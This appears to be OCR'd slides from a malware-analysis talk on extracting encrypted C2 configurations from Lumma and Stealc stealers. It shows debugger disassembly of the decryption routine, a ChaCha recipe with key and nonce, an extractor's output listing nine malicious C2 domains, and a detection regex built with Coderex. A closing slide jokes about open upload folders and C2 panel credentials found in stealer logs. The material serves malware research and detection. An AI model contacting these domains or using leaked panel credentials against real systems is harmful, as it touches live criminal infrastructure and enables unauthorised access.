
```
00DBD1D5   898C24 5C020000   mov dword ptr ss:[esp+25C],ecx
00DBD1DC   C74424 20 E1CDD6E6   mov dword ptr ss:[esp+20],E6D6CDE1
00DBD1E4   C74424 24 A69DDAE8   mov dword ptr ss:[esp+24],E8DA9DA6
00DBD1EC   C74424 28 EEE09CB6   mov dword ptr ss:[esp+28],B69CE0EE
00DBD1F4   C74424 2C A494D2A8   mov dword ptr ss:[esp+2C],A8D294A4
00DBD1FC   8D5424 30            lea edx,dword ptr ss:[esp+30]
00DBD200   C64424 30 34         mov byte ptr ss:[esp+30],34          34:'4'
00DBD205   90                   nop
00DBD206   90                   nop
00DBD207   90                   nop
00DBD208   90                   nop
00DBD209   90                   nop
00DBD20A   90                   nop
00DBD20B   90                   nop
00DBD20C   90                   nop
00DBD20D   90                   nop
00DBD20E   90                   nop
00DBD20F   90                   nop
00DBD210   89C1                 mov ecx,eax
00DBD212   80C1 3C              add cl,3C
00DBD215   324C04 20            xor cl,byte ptr ss:[esp+eax+20]
00DBD219   80C1 88              add cl,88
00DBD21C   884C04 20            mov byte ptr ss:[esp+eax+20],cl
00DBD220   40                   inc eax
00DBD221   83F8 11              cmp eax,11
00DBD224 ^ 75 EA                jne stage2-decompressed.DBD210
EIP
00DBD226   8DB424 30020000      lea esi,dword ptr ss:[esp+230]
00DBD22D   8D4424 20            lea eax,dword ptr ss:[esp+20]
00DBD231   89F7                 mov edi,esi                          esi:"expand 32-byte k"
00DBD233   B9 04000000          mov ecx,4
00DBD238   96                   xchg esi,eax                         esi:"expand 32-byte k"
00DBD239   F3:A5                rep movsd
00DBD23B   96                   xchg esi,eax                         esi:"expand 32-byte k"
00DBD23C   31DB                 xor ebx,ebx
00DBD23E   31C9                 xor ecx,ecx
00DBD240   89EF                 mov edi,ebp
00DBD242   87D6                 xchg esi,edx                         esi:"expand 32-byte k"
```

```
esi=00AFF548 "expand 32-byte k"
dword ptr ss:[esp+230]=[00AFF758]=0

.text:00DBD226 stage2-decompressed.exe:$D226 #C626
```

```
Address   Hex                                              ASCII
00AFF548  65 78 70 61 6E 64 20 33 32 2D 62 79 74 65 20 6B  expand 32-byte k
00AFF558  00 00 6C 00 6C 00 00 00 05 00 00 00 E4 F5 AF 00  ..l.l.......äõ¯.
00AFF568  4C F6 AF 00 0A 55 2C 75 C3 01 00 00 3B 00 00 00  Lö¯..U,uÃ...;...
00AFF578  34 F6 AF 00 24 F7 AF 00 00 00 00 00 05 00 00 00  4ö¯.$÷¯.........
00AFF588  21 55 2C 75 18 F7 AF 00 40 52 2C 75 79 55 2C 75  !U,u.÷¯.@R,uyU,u
00AFF598  06 00 00 00 06 00 00 00 00 00 B4 00 D4 01 B4 00  ..........´.Ô.´.
00AFF5A8  B4 36 D8 77 50 19 CD 00 00 00 CB 00 D4 F6 AF 00  ´6ØwP.Í...Ë.Ôö¯.
00AFF5B8  2E 00 00 00 CD 21 D8 77 08 F8 AF 00 64 00 00 00  ....Í!Øw.ø¯.d...
00AFF5C8  18 00 1C 00 80 61 CB 00 01 00 00 00 86 1C 01 00  .....aË.........
00AFF5D8  00 00 00 00 00 00 00 00 6C 21 00 00 87 7D 1C 75  ........l!...}.u
```

```
00AFF758  00000000
00AFF75C  00000001
00AFF760  00000002
00AFF764  01000100
00AFF768  E97A8BF6
00AFF76C  FEB4626F
00AFF770  70910D76
00AFF774  D571A042
00AFF778  A13B2383
00AFF77C  4D3F3C5C
00AFF780  D8BBC6B0
00AFF784  EDA4C07F
00AFF788  00000000
00AFF78C  00000000
```

Reproducing the decryption locally



Recipe

ChaCha

Key: 4db0c6bbd87fc0a4ed HEX

Nonce: 9a46f3db45830151 HEX

Counter: 0

Rounds: 20

Input: Hex

Output: Raw

Input

```
79 94 7B BB DA 2E 33 DB 3A 28 95 56 03 B2 5C 22 C7 45 BE 2F 24 E8 00 9E E4 27 76 B2 55 CE B7 21 9B CE 88 46 A1
91 13 7C 1A 47 FD B9 D1 63 72 A6 94 DD 23 A7 46 68 6C F4 4E C5 40 38 3A CB D3 E1 EA D7 1E BA AA 99 38 7E 63 9B
3A 78 B8 1B 3B A8 71 7E 05 9D C4 28 19 BF AF 07 CF 05 A7 DC 34 9F 40 E5 A3 7F 2E A4 7C CA DC 47 39 8E 85 40 00
28 2D AB 0E EC 3B 52 7B D5 3C 59 E3 83 9D A3 F4 70 F5 F8 BA F0 3C 23 B5 C2 9E 4B B2 5B 6B E6 0B DF
```

431 1 Raw Bytes CRLF

Output

```
restfulrletreats.cyouT¦vŌ••óét¶YÄ´xt•§w••7h•Ca£¾cØBt•¤J¥sX{¥G[áÌ`l$xµ¿Å¡Ñ^«[Ê>•:•!•QÑÇ•²ÏÜd¼^ýÖc*ŌTô
Êé/•¹ú@Y•Ñ• 8ïNimportenptoc.com
```


Locating the encrypted C2's

Signature

```
MOV    XXX, XXX
LEA    XXX, XXX
MOV    XXX, XXX
MOV    XXX, XXX
MOV    XXX, XXX
…
```

Iterate through the assembly code to locate this sequence of instructions


The python script’s output



```
PS C:\Users\Admin\Desktop\pproject\lumma> python .\conf_ext.py .\lumma.exe
restfulrletreats.cyou
importenptoc.com
voicesharped.com
inputrreparnt.com
torpdidebar.com
rebeldettern.com
actiothreaz.com
garulouscuto.com
breedertremnd.com
```

Order of strings can be used to locate stuff


- Stealc V2 example



```python
mw_string = extract_ascii_strings('a26095cf5fff9a7ec04c3fd3fb60372f38f3dc300addf4983e0ce4f7490ef7b2.exe')
for i in range(len(mw_string)):
    if mw_string[i] == "string too long":
        key = mw_string[i+3]
        break
```

Regex is a more practical approach

- Coderex can be used to find all possible cases of the code.



1. Input bytes
2. Disassemble
3. Analyze
4. Generate and assemble permutations
5. Output optimized regular expression
etc…

```
30 44 0d dd
```

```
xor [ebp+ecx-0x23], al
```


```
xor [stack_reg+reg32-offset], reg8
```

```
xor [esp+edx+0x23], cl
xor [ebp+edi-0x1023], dl
```


```
rb'(\x30(([\x44\x4c\x54\x5c][\x04\x05\x0c\x0d\x14\x15\x1c\x1d\
x34\x35\x3c\x3d])|((([\x84\x8c\x94\x9c][\x04\x05\x0c\x0d\x14\x
15\x1c\x1d\x34\x35\x3c\x3d])...)).)'
```

Image taken from : https://github.com/intel471/coderex

Threat actors make mistakes


/UPLOADS/ FOLDER IS OPEN
OPEN SOURCE PANEL AND DATABASE FILE CAN BE DOWNLOADED
PANEL'S SOURCE CODE IN A ZIP AND YOU FOUND OUT THE ONLY THING IT CHECKS FOR IN IN UPLOAD ENDPOINT IS THE USER AGENT
C2 PANEL'S CREDENTIALS CAN BE FOUND IN OTHER STEALER LOGS
imgflip.com

/uploads/ is open

